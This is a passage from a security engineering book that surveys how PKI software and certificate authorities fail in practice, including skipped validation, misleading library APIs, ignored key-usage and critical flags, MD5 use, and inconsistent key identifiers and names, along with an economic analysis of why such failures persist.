More seriously, applications such as the one used with the German national ID card didn't bother performing any certificate validation, so that any certificate was regarded as valid [420][421]. Applications from other vendors have exhibited similar problems. Amazon Payments, for example, automatically trusted any certificate that was pointed to by a user-supplied URL, making it possible to sign and inject any data you wanted into the payment system to fool the merchant into believing that Amazon had successfully processed your payment [422]. As already discussed in "Security Guarantees from Vending Machines" on page 38, Apple's app store could be similarly bypassed because Apple automatically trusted any CA certificates installed on an iPhone, iPad, or Mac.

Cisco's IronPort security devices go even further. Despite all of the publicity surrounding the above failures, in 2012 they were found to run a complete gamut of certificate security holes including accepting arbitrary unknown CA certificates and self-signed certificates, ignoring the `basicConstraints` CA flag in the certificates that they process, and not bothering to perform any revocation checking [423].

It's not always developer laziness that leads to these problems. Consider the API used with cURL, a widely-used library for fetching data from remote servers. cURL controls host name and certificate verification using two parameters, the somewhat confusingly-named `CURLOPT_SSL_VERIFYPEER` and `CURLOPT_SSL_VERIFYHOST`, of which one verifies the server name and one verifies the server certificate (see if you can guess which is which). If you set `CURLOPT_SSL_VERIFYPEER` to `true` (corresponding to the integer value 1, where `false` is 0) then it checks the remote system's certificate. If you set `CURLOPT_SSL_VERIFYHOST` to `true` then it doesn't really perform any checking. It's only when you set it to truer-than-true (the integer

value 2) that it performs the expected checking [424]. It's not surprising then that an analysis of the problem refers to this interface as "perversely bad" [424].

Two other APIs, OpenSSL and GnuTLS, characterised by the same study as having "atrocious error reporting", indicate the presence of some types of validation errors as the traditional negative return value that's used in Unix/Posix functions, but for others return zero (the all-OK value) but then either set internal status flags (OpenSSL) or an error code in a C structure (GnuTLS) to indicate that an error occurred (the incorrect use of these booby-trapped functions goes back several years and crops up a wide range of software products [425], including other parts of OpenSSL that call the functions [426], indicating that there's probably a lot of yet-to-be-discovered code out there that gets the checks wrong).

Security APIs are littered with these booby-traps. For example one SSL library from a major vendor, when explicitly configured to use server- and client-side certificate verification, would negotiate a null cipher suite (one that doesn't use encryption) with the other side, ignore the certificate verification because a null cipher suite was being used, and report success. It was pure coincidence that led the developers using the library to discover that no authentication (or, for that matter, encryption) was taking place. There's no knowing how many other applications think that they're getting security right when they're actually being quietly subverted by the very security tools that are supposed to be keeping them safe.

In the presence of this toxic co-dependency the CAs can continue to issue broken certificates and the vendors can continue to ship broken PKI software until such time as bad publicity forces them to fix things. While the name-and-shame approach to getting things fixed (mostly) worked for a fundamental problem like the CA flag (being able to forge a Verisign certificate always gets people's attention), there's been little to no effect on other aspects of certificate usage. For example when a PCI-DSS scanner complained that certificates from major CAs weren't compliant (in a security-impacting manner) with the relevant PKI standards [427] the initial recommended solution was to switch to a PCI-DSS scanner that didn't check for the problem, and the longer-term "fix" was the get the scanner changed to no longer report an error when a broken certificate was encountered [428].

The market for security products has sometimes been compared to a lemon market or even a market for silver bullets. A lemon market is a concept from economics in which buyers can't distinguish between good-quality and poor-quality products. In the original paper on this, for which the author was later jointly awarded the Nobel Prize in Economics, the analogy that was used was the market for used cars. Since a buyer can't easily differentiate between a good-quality and a poor-quality used car, they're just as likely to buy either. As a result, sellers of good-quality cars can't get a high enough price for them to make selling them worthwhile while sellers of poor-quality cars can. As better-quality cars are withdrawn from the market, buyers revise their expectations downwards, and so the same thing happens to sellers of medium-quality cars until all that's left is poor-quality cars or lemons [429]. Lemon markets arise due to an asymmetry of information in which one side knows more about the product than the other and tend to eventually collapse unless some correcting force is applied, which in the case of used cars includes things like third-party checks on vehicles and after-sales warranties.

Even here though the trade-off between too little and too much information can be tricky. If health insurers are able to obtain extensive amounts of information on their clients then they can refuse to insure whole classes of people who are deemed to be too much of a risk, and if they can't obtain enough information then clients who are poor risks can exploit the insurer, or at least exploit the lower-risk clients who end up subsidising them. In this case market corrections can end up involving complex social and political tradeoffs that go beyond what'd be required in a market for used cars.

There's a variant of a lemon market that occurs when neither side has accurate information on the quality of the product, which in the security field has been termed the market for silver bullets [430][431]. In this type of market neither the seller nor

the buyer know how good the product (meaning how effective the security service that it provides) really is. The reason why the security market isn't even a lemon market is because in a lemon market such as a used-car market a failure is obvious. If the car breaks down not long after the sale then it's a lemon. On the other hand in the security market failures are completely silent, either due to a lack of security checks being applied by the product or due to it being quietly bypassed by an attacker or malware.

With PKI software though, users do have a metric for evaluating the product that they're using: the more able it is to accept any kind of certificate, the "better" it appears to be. As a result, if software correctly rejects broken and invalid certificates then it'll be dropped in favour of software that blindly accepts anything that it's given, because the acceptance of invalid certificates is a silent security failure while the rejection of such certificates is a very visible and obvious failure of functionality, a similar situation to the one discussed in "Problems" on page 4 that the US Navy ran into with its encrypted fleet communications system.

In economic terms what the users are relying on here aren't actually metrics but signals, where a signal is a proxy for information in the absence of a true metric that encompasses actually useful information [432] (not to be confused with a similarly-named concept from the field of biology, which distinguishes between assessment signals, immediately obvious traits, and conventional signals, something that can be faked [433][434]). Branding of badge-engineered products, discussed in "EV Certificates: PKI-me-Harder" on page 72, is an example of a signal, because buyers are persuaded to pay more for a product with a major-brand label on it than the same product with a less well-known brand on it.

In the case of PKI software the deciding metric should be the quality of the implementation, and since it's security software this would be the accuracy with which it rejects invalid certificates, but in the absence of this information what users instead rely on is signalling, with the signal being the ability to accept and process the widest possible range of certificates. This signal is, unfortunately, more or less the exact opposite of the PKI quality metric, leading to what economists euphemistically term "market inefficiency". Since such a strange situation isn't supposed to occur and so there isn't yet a term in economic theory for it, I'd like to propose "a PKI market" to describe this situation to augment existing economic terminology like "a lemon market".

Another economic model that might be applied to security technology is the concept of experience vs. credence goods. An experience good is one whose utility is fairly directly measurable while a credence good is one whose utility is difficult or even impossible to measure, making it hard for a consumer to tell whether they've actually got what they paid for or not. This doesn't quite capture the concept of a lemon market/silver bullet market/PKI market though, so it makes more sense to analyse the situation in terms of markets rather than economic goods.

The effects of a PKI market apply not just to buyers but can also be reflected back onto the sellers. For example a choice between security and functionality that's made not merely as a de facto selection by a non-knowledgeable PKI user but as deliberate informed decisions by the PKI vendor occurs when PKI applications ignore the critical flag in certificate extensions. Both the semantics of this flag and the behaviour of PKI software that encounters it would require several more pages worth of discussion, but a rough summary of its purpose is that if PKI software sees a certificate containing an extension with the critical flag set and it can't do anything with the extension then it's supposed to reject the whole certificate.

This type of behaviour generally doesn't sit too well with users, who would end up having their fully valid (and often quite expensive) certificates rejected for no reason that makes much sense to them (PKI standards even acknowledge this problem to some extent, warning that "marking such extensions as critical may inhibit interoperability" [435]). For example when one public CA incorrectly set the critical bit in a CRL extension, causing software to reject the CRL, the ensuing mass of complaints from users wasn't that the CA was issuing broken CRLs but that the

software that rejected them was broken when it was in fact behaving exactly as the specification required.

(The above discussion fails to point out that, in yet another one of the near-infinite number of ways that the use of blacklists rather than whitelists to validate certificates comes back to bite you, you're supposed to ignore the entire contents of a CRL, rendering it useless for certificate invalidation purposes, if a single CRL entry contains a single unrecognised extension with the critical bit set [435]. As a result an implementation that functions as the standard requires will receive a valid CRL and appear to process it, but in fact completely ignore it and continue without invalidating any certificates. Since the checking is blacklist-based, it will quietly fail with no-one being any the wiser. It's not surprising then that any rational implementation will do the exact opposite of what the standard requires and ignore the critical bit in CRL extensions).

Because of this issue, some vendors have quite sensibly decided that the best option for their software is to ignore the critical flag (assisted by the fact that the relevant standards contain vague terms like "recognising" critical extensions because no-one can quite agree on what's required, with the result that they can be interpreted more or less however the vendor chooses and it's not really possible to claim that something is non-compliant). This represents a case of not just non-knowledgeable PKI users but knowledgeable PKI vendors choosing functionality over security in a PKI product.

Another example of a well-known problem in certificates that wasn't fixed until someone forged a CA certificate with it and it attracted worldwide publicity was the continued use of the known-weak MD5 hash function [436][437]. As the authors of the paper that announced the attack put it, "it was quite surprising that so many CAs are still using MD5, considering that MD5 has been known to be insecure since the first collisions were presented in 2004. Since these CAs had ignored all previous warnings by the cryptographic community, we felt that it would be appropriate to attempt a practical attack to demonstrate the risk they present" [438]. Again, major CAs including Verisign and one accredited under the strict German digital signature laws were still issuing large numbers of certificates every day using an algorithm that had been known for years to be weak, with the paper's authors finding that one third of the certificates that they collected were signed using this known-insecure algorithm. What made this attack even scarier was the fact that, as discussed further on, once the certificate had been created in this manner it couldn't be revoked.

Another cute trick that you can play with the ability to create files with the same MD5 hash is to cut and paste an AuthentiCode code-signing signature from one file to another, which allows you to borrow someone else's signature for your malware [439]. On the other hand as with pretty much every other attack in cryptography it's far easier to just bypass it than to bother attacking it, as the malware distributors that are discussed in "Digitally Signed Malware" on page 50 are doing.

So if implementations couldn't get the single most basic value in a certificate, the boolean TRUE/FALSE `basicConstraints.cA` flag, right, what about the other information that's present? Unfortunately the situation there isn't any better, with conformance to the standard being more or less arbitrary. Consider the next-simplest value after `basicConstraints.cA`, the `keyUsage` flags. Unlike the CA flag there hasn't been any bad publicity over this (or any other standards non-compliance) so there's no pressure on implementations to get this right. One common practice for implementations encountering this flag is to ignore it and use the first certificate that they find for any purpose that they feel like. For example Windows CryptoAPI, in order to keep things simple for users, ignores the key usage and allows encryption-only keys (AT_KEYEXCHANGE in CryptoAPI terminology) to be used for signature generation and verification (amusingly, the CryptoAPI workhorse signature-generation function `CryptSignHash()`, while on the one hand not allowing you to select from among your signature keys the one that you want to use for signing does on the other hand allow you to indicate specifically that you want to use your AT_KEYEXCHANGE encryption key to generate a signature). As one exasperated user put it, "the certificate [has the digitalSignature flag set] so the public key can

only be used to verify a signature, but in the logon procedure the key is also used to [decrypt]. This is NOT allowed because the [keyEncipherment flag is not set]" [440]. This proved particularly distressing in this case because, for compliance with European digital signature legislation, the signature key was only ever supposed to be used for signing purposes and could never be used for encryption without becoming non-compliant with the signature law.

This behaviour isn't restricted to Microsoft though, you can find it almost everywhere. One large PKI vendor ran an interoperability test server for other PKI vendors to test against, and a who's-who of other vendors successfully did so. After two years someone pointed out that the `keyUsage` in the certificates used by the server didn't actually allow this, but no PKI vendor's implementation had noticed. Another global software vendor ran an interoperability test site for its flagship server product with server authentication keys marked as unusable for server authentication (specifically, it set only the X.509 `keyUsage.dataEncipherment` flag, which despite its name doesn't allow standard encryption and certainly doesn't allow authentication), but after several years no vendors' product had noticed this.

Another global software vendor's SCEP server (a certificate enrolment protocol) has throughout the product's entire decade-long lifetime generated and used invalid CA certificates to run the enrolment server, but no client has ever noticed. A European government CA marked its signing certificates as being valid for encryption only, but no-one noticed. Another European CA marked its signature keys as not being valid for signatures. A different CA marked its own trusted root certificate as being invalid for certificate signing (this is a more extreme form of the practice followed by the other CAs of merely marking the keys in certificates that they issue, rather than the CA certificates themselves, as being invalid for their intended purpose).

In an interesting variation on this, one commercial CA issued certificates with the `basicConstraints.cA` flag set to FALSE (indicating that the certificate wasn't a CA) and `keyUsage.keyCertSign` set to TRUE (indicating that the certificate was a CA), with the behaviour of implementations that encountered it being more or less arbitrary depending on which flag they checked and at what stage in the certificate processing they checked it. One implementation correctly rejected the certificate as a CA certificate at a higher level based on the `basicConstraints` flag but then allowed it to be used for certificate-verification anyway because at a lower level the check was being performed against the `keyUsage` flag.

Another national CA distributed a certificate to be used to encrypt data for the country's tax authority that was marked as only being usable for digital signatures but not for encryption. Yet another CA reversed the order of the bit flags in the `keyUsage` due to confusion over encoding endianness, essentially setting a random `keyUsage` in certificates that it issued. Another CA created a self-invalidating certificate by adding a certificate policy statement stipulating that the certificate had to be used strictly as specified in the `keyUsage`, and a `keyUsage` containing a flag indicating that the RSA encryption key could only be used for Diffie-Hellman key agreement. The setting of algorithm-specific flags like this seems to be more or less arbitrary with some CAs, so that not only do some public CAs mark certificates that they issue with flags like `keyUsage.keyEncipherment` or `keyUsage.keyAgreement` when the algorithm used for the certificate isn't capable of this, but a subset go a step further and apply special-case encrypt-only or decrypt-only flags to it. Since a CA wouldn't want to necessarily restrict what a user can do with the certificate that they've just bought, they carefully mark the certificate with the `keyUsage.encipherOnly` flag, but then to ensure that all the bases are covered they set the opposite `keyUsage.decipherOnly` flag as well.

A number of CAs have marked their own keys as being usable for purposes such as email encryption and SSL server authentication alongside the obvious certificate and CRL signing, which doesn't necessarily mean that the CA's CEO will be using the high-value private key for dealing with email, but does raise questions about why supposed PKI authorities, in some cases ones trusted to issue high-assurance EV certificates, are making such basic mistakes in their own CA certificates.

One European PKI project went the other way, encoding the certificate usage into the certificate DN, with encryption-only certificates being marked as "ENC" and signature-only certificates being marked as "SIG". The project developers tested the certificates with PKI software and found that it worked fine, with "ENC" certificates being usable for encryption as intended and "SIG" certificates being usable for signing as intended (see the discussion of confirmation bias in "Confirmation Bias and other Cognitive Biases" on page 145 for more on this sort of hypothesis-testing). Unfortunately no-one ever thought to check the converse, and so the system as deployed was just as happy to use the "SIG" certificates for encryption and the "ENC" certificates for signing. It wasn't until some time later that a technically-minded user who examined the certificates being used discovered that either could be employed more or less at random by the software. Since the encryption keys were (supposedly) kept in escrow by the issuer for data-recovery purposes, this instantly destroyed the validity of any signatures that had been created with them.

The reason why European CAs seem to feature rather prominently in the list of examples above is because during the burst of enthusiasm for digital signatures and digital signature laws they tended to issue certificates for use with smart cards, which was a requirement for high-assurance digital signature use. The PKI software would then use whatever capabilities the smart card allowed while ignoring what was actually permitted by the certificate, so that when a security toolkit that did check the certificate was used things didn't work any more. This was particularly problematic for certificate/key usage in the context of digital signature legislation which places strict constraints on the use of keys, so that signatures are only legally valid if they're created exactly as specified in the certificate.

Exactly how the law would deal with such a situation is something of an open question. One analysis of the requirements for a security system built around digital signatures is that "it must answer the question: will signature with a key K suffice to satisfy an auditor that a request to invoke transaction T was valid?" [441]. An e-commerce lawyer who was consulted on this matter has suggested that in Civil Code countries the signature legislation rules are likely to be rigorously applied (in other words to the delight of geeks everywhere the judge would act as a Turing machine [442]), which means that it's likely that courts will declare whole swathes of documents signed with broken PKI mechanisms to be invalid. In contrast in Common Law countries the law is about acts and not the technical details of electronic documents and signatures (except to the extent that they provide evidence of the acts to which they relate), so that compliance with various PKI-related hoop-jumping rules would take second place to the facts as proved. The defendant is then in the position of being able to undermine any evidence used against them by demonstrating that many of the technical mechanisms don't really work, with the eventual outcome probably coming down to a clash of experts.

So what happens when you force the issue of key usage by using a signature-only algorithm? There are some public-key algorithms that can only be used for signing, no matter how the `keyUsage` bit is actually set, but some implementations are so determined to use the key for the wrong purpose that they'll actually crash trying to get it wrong. As one developer reports, "I could elicit a blue screen [segmentation fault] and crypto library internal error from Outlook and Netscape Mail respectively by giving them a DSA cert (marked with key usage of sig only). I tried imposing key usage restrictions and they were ignoring key on RSA keys, encrypting to them anyway, so I figured let's see them try to encrypt with DSA, and lo they actually did try and boom!" [443].

Getting beyond these basic flags, things only get worse. There's such an incredible variety of broken behaviour in PKI software that it's barely possible to scratch the surface, but here's a brief sampling of some of the things that you can expect to find in various applications. One of the most notorious ones (at least among PKI developers) occurred some years ago when Microsoft reversed the handling of a flag that was briefly covered earlier in this section called the critical flag, which indicates (approximately) whether a certificate extension has to be processed by an implementation or not (see the earlier discussion for more coverage of the

ambiguities associated with this flag). Other vendors and CAs then broke their software and certificates in order to be bug-compatible with Microsoft's software, and later certificates were left broken in order to be bug-compatible with the earlier ones, another example of the toxic co-dependency of broken behaviour mentioned earlier.

Another common problem that persists in some implementations even today is that developers forget about the sign bit in integer values, with the result that certificates contain negative public-key values, serial numbers, and other information. This was so common at one point that by universal unspoken mutual agreement among developers everyone switched to ignoring the sign bit and treating all integer values as unsigned.

Figure 190: Chaining by key ID

Recall the discussion in "Problems with Identity Certificates" on page 664 of certificate identifiers, and in particular the use of the public key (or more specifically a hash of the public key) as a unique identifier. Like issuer and subject DNs there's an issuer key identifier, in X.509 terms the `authorityKeyIdentifier`, that identifies the CA that issued a certificate, and a subject key identifier, in X.509 terms a `subjectKeyIdentifier`, that identifies the certificate itself, with the CA's `subjectKeyIdentifier` being the `authorityKeyIdentifier` for any certificates that it issues, with the resulting certificate chain shown in Figure 190. This is a good idea in theory, but in order for it to work in practice implementations have to both actually bother with it and also manage to get it right.

For peculiar historical reasons related to X.509's X.500 origins, the two values have completely different encodings. This causes problems for the CAs that perform a `memcpy()` of the `subjectKeyIdentifier` to the `authorityKeyIdentifier`, resulting in a value that can't be decoded by any software that sees it. An experiment carried out with a wide range of software that used certificates, at the time including

OpenSSL, Windows, OS X Mail, and Eudora, found that none of them noticed this, indicating that not only were they not paying any attention to this value, they weren't even trying to decode the extension that it was contained in. Further proof of this was created when a major public CA, due to a coding error, dumped raw binary garbage into the `authorityKeyIdentifier` for all of the certificates that it issued with no-one noticing, indicating that no implementation at the time even tried to decode this extension (this also explains the handling of the arbitrarily-set `keyUsage` values discussed earlier).

Further variations abound. One European national CA encoded the extension correctly but set it to an empty value, indicating (at least in theory) that the certificate was issued by nobody. Other CAs have created circular references, with the `authorityKeyIdentifier` pointing back to itself (presumably an implementation would be required to go into an endless loop in order to process this correctly). Another CA issued certificates in which the `issuerName` correctly pointed to the parent of the issued certificate but the `authorityKeyIdentifier` pointed to the parent of the parent of the certificate.

The `subjectKeyIdentifier` is meant to have no explicit meaning, it's merely a magic value usable for certificate chaining purposes, but some implementations assume that it's globally unique for every certificate, while some CAs generate it from a hash of the public key (this is explicitly permitted in the standard), leading to duplicate identifiers when a key is re-certified. An interesting trick that you can use in the presence of an implementation that generates the identifier this way is to submit the same key for certification in an intermediate CA certificate to two different higher-level CAs so that you end up with your own CA certificate that can chain its issued certificates to either of the two roots, depending on which one it wants to lay blame on.

Other CAs have used not-quite-random values for their identifiers, in one case probably due to some sort of time-based constraint because batches of certificates issued within a short time of each other all had the same identifier. The odd behaviour around these extensions extends beyond certificates and into the certificate-processing software itself. For example Adobe's certificate management for signed PDFs [444] does more or less the exact reverse of what it's supposed to with key identifiers and X.500 DNs [445]. Another PKI application, from a major global software vendor, assumes that `subjectKeyIdentifier`s are unique for each certificate [446][447], which will lead to rather interesting results when it encounters any of the certificates discussed above. The situation with extensions like this was aptly summed up by one large CA who decided not to use another type of extension in their certificates with the comment that "everything ignores those anyway, so it doesn't matter what you put in there" [448].

A variant of this occurs with CAs that issue certificates with duplicate serial numbers. The standard identifier for certificates is the `issuerAndSerialNumber`, a combination of the issuing CA's X.500 DN and the certificate's serial number that's used in many security protocols that use certificates like S/MIME and SSL/TLS, as well as numerous PKI operations like revocation. Once multiple certificates with the same serial number exist, it's no longer possible to identify who signed a message or who a message is encrypted for, or to revoke one of the certificates without revoking all of them.

Figure 191: CA certificates with duplicate serial numbers

A particularly serious case of this is shown in Figure 191, in which the certificates with duplicate issuer names and serial numbers, issued several years apart, aren't just ordinary end-user certificates but commercial CA certificates [449]. When the CA was asked to fix this, it was pointed out that their OCSP responder was running with expired certificates as well [450], which none of the PKI software that the responder was being used with had noticed until it was accessed with Firefox, which performs more rigorous checking for OCSP, including imposing the not-unreasonable requirement that the certificate is actually valid.

This lack of checking may be due to the widespread use of an OCSP extension called `noCheck` (to the extent that its use is mandated by the CA/Browser Forum, the organisation that sets requirements for web-based certificate use [451]), which is supposed to disable any revocation checking for the OCSP responder's certificate but that some implementations seem to assume means disabling all checking of the certificate.

"Problems with Identity Certificates" on page 664 mentioned the case of certificates that appeared to come from Sweden because the administrator had copied the magic DN formula from something that was (presumably) located in Sweden. This is only one of many examples of copy-and-paste PKI, in which application developers look for something that works elsewhere, or come up with something that works in one certificate, and then copy it to any other certificate that they may be working with. This is a standard, and quite sensible, approach to code development since it makes

more sense to reuse someone else's regex, SQL expression, or Perl script than to reinvent the wheel developing your own one from scratch, but it's not such a good idea when it's used to populate certificates.

Cut-and-paste PKI seems to be particularly popular in certificates used with embedded devices and SCADA (industrial process control) systems, for which the certificates as a whole tend to contain rather creative interpretations of the PKI standards. Examples include `authorityKeyIdentifier`s pointing at random unrelated CAs (who knows what would happen if an application tried to use that to build a certificate chain), `subjectKeyIdentifier`s that are identical for all certificates issued, and most worryingly `authorityInfoAccess` fields pointing to unrelated CAs and locations. An even more interesting variation of this is possible with the `authorityKeyIdentifier`, which contains two different identifiers that allow the issuing CA to point to two different issuing certificates, although PKI applications seem to mostly ignore these values so the certificates where they occur can be processed without problems. As has already been discussed in "Problems with OCSP" on page 688, an `authorityInfoAccess` that points to an OCSP responder run by a CA that's unrelated to the one that issued the certificate results in a certificate that can never be revoked, and because the operation is based on a blacklist rather than a whitelist, the fact that the revocation-checking isn't working won't be discovered during normal certificate use.

(Embedded device certificates are always entertaining. If you have a wireless router, print server, NAS device, or anything similar that allows administration via HTTPS, grab a copy of its certificate and see how much strangeness you can find in there. If you've got a particularly amusing one, send it to me for possible mention in a future update of the book).

The fact that many implementations are more or less oblivious to many of the values in certificates is another example of the toxic co-dependency between broken certificates and broken implementations, with one UK government-sponsored interoperability test between PKI products from a range of different vendors finding "inconsistent use of date formats between CAs which can make decoding and subsequent signature verification behave incorrectly, use of non-standard object identifiers which prevents another CA from generating cross-certificates, assumptions about maximum value of certificate serial number […] e.g. certificates with a serial number greater than the CA can handle, assumptions about maximum length of names […] e.g. certificates with a distinguished name longer than the CA can handle, arbitrary limits on maximum permissible path length which make cross-certification fail, assumptions about the ordering of distinguished name attributes or arbitrary limitations on the number of attributes, inconsistent use of `keyUsage` and `basicConstraints` extensions, inconsistent use of issuer name, serial number, `authorityKeyIdentifier` and `subjectKeyIdentifier`, inconsistent use of `nextUpdate` field in CRLs, and inconsistencies in creating and responding to cross-certification requests" [452].

The discussion in "Problems with Identity Certificates" on page 664 mentioned the chaos that's present in X.500 DNs because no-one really knows what to do with them. In practice various implementation issues make things even more confusing. As you can imagine from the discussion of the DN, it's not easy getting the encoding of these things right, and many applications don't. There are further subtleties that aren't immediately obvious from the description given earlier (although the presence of loops in the X.521 diagram in Figure 180 should provide a hint at one of them), including the fact that an RDN can contain multiple sub-components (attribute value assertions or AVAs in X.500 terminology) and there can be multiple instances of an RDN present in a DN.

Handling of these in implementations is haphazard, typical behaviour is to display the first instance of a component like the organisational unit (OU) and ignore the rest. However the behaviour of different PKI software implementations is more or less arbitrary, with applications taking the first entry, the last entry, or every entry in the list [453]. As a result it's possible to obtain a certificate from a CA that checks the

first entry and then feed it to an application that checks the last entry, completely bypassing any checking that the CA might apply.

While this may sound like little more than a usability flaw it's actually a security issue because the (possibly incorrect) assumption with certificates is that at some point during their creation someone or something performed at least some degree of verification of the data in them. If the purported verifier isn't aware of the existence of any instances of identifiers beyond the first one then they won't check them, passing on "authenticated" but unverified, attacker-controlled data to applications that rely on them.

Figure 192: A CA certificate that's issued by nobody

The fact that applications make fixed assumptions about the layout of a DN can also cause problems at the user interface level. For example older versions of Firefox assumed that certain components would always be present in a DN and would display an empty string if they weren't available, as shown in Figure 192, which shows a trusted CA certificate apparently issued by nobody. Figure 193, on the other hand, really was issued by nobody (in yet another example of the PKI market in action, when this completely broken certificate caused a major browser to crash the solution was to modify the browser to accept the invalid certificate [454]).

Another example of this name confusion is the DigiCert/DigiSign CA's certificate that's discussed in "Security Guarantees from Vending Machines" on page 38, for which the company was called DigiCert but whose certificate was displayed as being for DigiSign.

Figure 193: A certificate both issued by, and owned by, nobody

